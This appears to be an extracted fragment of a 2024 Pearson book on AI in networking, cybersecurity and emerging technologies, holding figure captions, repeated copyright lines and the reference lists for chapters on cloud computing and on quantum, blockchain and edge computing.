
Fang, B., Yu, J., Chen, Z. et al. (2023). Artificial intelligence for waste management in smart cities: A review. *Environmental Chemistry Letters*, 21, 1959–1989. <https://doi.org/10.1007/s10311-023-01604-3>

European Commission. (2023). *The European Green Deal*. [https://commission.europa.eu/strategy-and-policy/priorities-2019-2024/european-green-deal\\_en](https://commission.europa.eu/strategy-and-policy/priorities-2019-2024/european-green-deal_en)

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

# 6

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 6-1 Virtual Machines and Containers**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

## References

- Achar, S. (2022). Adopting artificial intelligence and deep learning techniques in cloud computing for operational efficiency. *World Academy of Science, Engineering and Technology International Journal of Information and Communication Engineering*, 16(12) 567–72.
- Soni, D., & Kumar, N. (2022). Machine learning techniques in emerging cloud computing integrated paradigms: A survey and taxonomy. *Journal of Network and Computer Applications*, 205, C. <https://doi.org/10.1016/j.jnca.2022.103419>
- Caviglione, L., Gaggero, M., Paolucci, M., et al. (2021). Deep reinforcement learning for multi-objective placement of virtual machines in cloud datacenters. *Soft Computing*, 25, 12569–12588. <https://doi.org/10.1007/s00500-020-05462-x>
- Gao, J., Wang, H., & Shen, H. (2020). Machine learning based workload prediction in cloud computing. In *29th International Conference on Computer Communications and Networks (ICCCN)*, Honolulu, HI, pp. 1–9. doi: 10.1109/ICCCN49398.2020.9209730
- Hagemann, T., & Katsarou, K. (2020). A systematic review of anomaly detection for cloud computing environments. In *3rd Artificial Intelligence and Cloud Computing Conference (AICCC 2020)*, December 18–20, 2020, Kyoto, Japan. <https://doi.org/10.1145/3442536.3442550>
- Islam, M. S., Pourmajidi, W., Zhang, L., Steinbacher, J., Erwin, T., & Miranskyy, A. (2021). Anomaly detection in a large-scale cloud platform. In *IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, Madrid, Spain, pp. 150–159. doi: 10.1109/ICSE-SEIP52600.2021.00024
- Nassif, A. B., Talib, M. A., Nasir, Q., Albadani, H., & Dakalbab, F. M. (2021). Machine learning for cloud security: A systematic review. *IEEE Access*, 9, 20717–20735. doi: 10.1109/ACCESS.2021.3054129
- Yang, J., Xiao, W., Jiang, C., Hossain, M. S., Muhammad, G., & Amin, S. U. (2019). AI-powered green cloud and data center. *IEEE Access*, 7, 4195–4203. doi: 10.1109/ACCESS.2018.2888976
- Kins, S., Pandl, K. D., Teigeler, H., et al. (2021). Artificial Intelligence as a Service. *Business & Information System Engineering*, 63, 441–456. <https://doi.org/10.1007/s12599-021-00708-w>
- Dvoskin, O. (2023). Threat analysis: MGM Resorts International ALPHV/Blackcat/Scattered Spider ransomware attack. *Morphisec Blog*. <https://blog.morphisec.com/mgm-resorts-alphv-spider-ransomware-attack>

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

# 7

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.






Figure 7-1 A Demonstration of Grover's Search Algorithm

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 7-2 AI Processing and Analyzing Smart Contracts**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 7-3 AI and Blockchain in Healthcare**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.




**Figure 7-4 AI and Blockchain in the Supply Chain**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 7-5** Examples of AI and Blockchain Supply Chain Tasks

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.



**Figure 7-6 Edge, Fog, and Cloud Computing Architecture**

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.

## References

- Hoffpauir, K., Simmons, J., Schmidt, N., et al. (2023). A survey on edge intelligence and light-weight machine learning support for future applications and services. *Journal of Data and Information Quality*, 15(2), 20. <https://doi.org/10.1145/3581759>
- Soro, S. (2020, September). *TinyML for ubiquitous edge AI*. MTR200519 MITRE Technical Report.
- Laroui, M., Nour, B., Mounghla, H., Cherif, M. A., Affi, H., & Guizani, M. (2021). Edge and fog computing for IoT: A survey on current research activities & future directions. *Computer Communications*, 180, 210–231. <https://doi.org/10.1016/j.comcom.2021.09.003>
- Shor, P. W. (n.d.). Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. *arXiv*. <https://arxiv.org/abs/quant-ph/9508027>
- Grover, L. K. (n.d.). A fast quantum mechanical algorithm for database search. *arXiv*. <https://arxiv.org/abs/quant-ph/9605043>
- Muradian, R. (n.d.). *Quantum Fourier transform circuit*. Wolfram Demonstrations Project. <https://demonstrations.wolfram.com/QuantumFourierTransformCircuit/>
- Tilly, J., Chen, H., Cao, S., Picozzi, D., Setia, K., Li, Y., Grant, E., Wossnig, L., Rungger, I., Booth, G. H., & Tennyson, J. (n.d.). The variational quantum eigensolver: A review of methods and best practices. *arXiv*. <https://arxiv.org/abs/2111.05176>
- Sanford, A. (n.d.). Developing a variational quantum eigensolver. *Wolfram Community*. <https://community.wolfram.com/groups/-/m/t/2959959>
- Farhi, E., Goldstone, J., & Gutmann, S. (n.d.). A quantum approximate optimization algorithm. *arXiv*. <https://arxiv.org/abs/1411.4028>
- Jordan, S. (n.d.). Algebraic and number theoretic algorithms. *Quantum Algorithm Zoo*. [https://quantumalgorithmzoo.org/#phase\\_estimation](https://quantumalgorithmzoo.org/#phase_estimation)
- Fuchs, C. A., & Sasaki, M. (n.d.). Squeezing quantum information through a classical channel: Measuring the “quantumness” of a set of quantum states. *arXiv*. <https://arxiv.org/abs/quant-ph/0302092>
- Mr Asif. (n.d.). Quantum key distribution and BB84 protocol. *Quantum Untangled*. <https://medium.com/quantum-untangled/quantum-key-distribution-and-bb84-protocol-6f03cc6263c5>
- Roffe, J. (n.d.). Quantum error correction: An introductory guide. *arXiv*. <https://arxiv.org/abs/1907.11157>
- Lloyd, S., Mohseni, M., & Rebentrost, P. (n.d.). Quantum algorithms for supervised and unsupervised machine learning. *arXiv*. <https://arxiv.org/abs/1307.0411>

From *The AI Revolution in Networking, Cybersecurity, and Emerging Technologies*, by Omar Santos, Samer Salam, Hazim Dahir (ISBN-13: 978-0-13-829369-7) Copyright © 2024 Pearson Education, Inc. All rights reserved.